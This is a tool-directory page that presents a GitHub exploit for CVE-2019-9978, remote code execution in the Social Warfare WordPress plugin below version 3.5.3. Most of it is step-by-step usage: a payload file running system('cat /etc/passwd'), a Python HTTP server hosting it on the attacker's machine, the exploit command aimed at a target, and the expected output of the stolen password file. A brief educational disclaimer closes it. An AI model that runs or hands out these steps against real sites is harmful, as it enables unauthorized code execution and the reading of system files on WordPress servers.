Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacyΒ© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2019-9978 β€” A Remote Code Execution (RCE) vulnerability in the Social Warfare plugin for WordPress, affecting versions below 3.5.3. | Kitploit
Tools/GitHubGitHub/echoosso/cve-2019-9978
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationPayload Development
GitHubechoosso/cve-2019-9978

CVE-2019-9978

A Remote Code Execution (RCE) vulnerability in the Social Warfare plugin for WordPress, affecting versions below 3.5.3.

View Repository
1191 year agoNot yet reviewed
Share

CVE-2019-9978 - Social Warfare WordPress Plugin RCE < 3.5.3

A Remote Code Execution (RCE) vulnerability in the Social Warfare plugin for WordPress, affecting all versions below 3.5.3.


πŸ’‘ Motivation

The original public exploit was written in an outdated version of Python and no longer runs properly in modern environments.
I rewrote the exploit to be fully compatible with Python 3, making it easier to use, understand, and integrate into modern tooling.


Proof of Concept (PoC)


βœ… Step 1 – Create the Payload

Create a file named payload.txt with the following content:

<pre>system('cat /etc/passwd')</pre>

βœ… Step 2 – Start a Python HTTP Server

Use Python to serve your payload:

python3 -m http.server 8000

This will make your payload.txt accessible at:

http://<your-ip>:8000/payload.txt


βœ… Step 3 – Run the Exploit

python3 CVE-2019-9978.py --target http://<target-ip>/wordpress \
                         --payload-uri http://<your-ip>:8000/payload.txt

Expected Output

If the target is vulnerable, you will receive output similar to:

[*] Received Response From Server!
[<] Received:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...

Screenshots

HTTP Server Receives Request

http-server

Successful Exploit Execution

exploit

Payload File Content

payload


🧬 If this payload made your day, a ⭐ would make mine.

Technical Details

  • Plugin: Social Warfare
  • Affected Versions: < 3.5.3
  • CVE: CVE-2019-9978
  • Vulnerability Type: Remote Code Execution (RCE)
  • Original Author: @hash3liZer
  • Researcher: Luka Sikic

Credits

  • Exploit Author: @hash3liZer
  • Python 3 Rework: @echosso

⚠️ Disclaimer: This repository is for educational and ethical testing purposes only.
Unauthorized use of this exploit against systems you do not own is strictly prohibited.

Download Tool

Most Popular

View all β†’

Discover the most used tools by our community.

No popularity data yet.

Explore all tools

Browse our collection of tools

View all tools β†’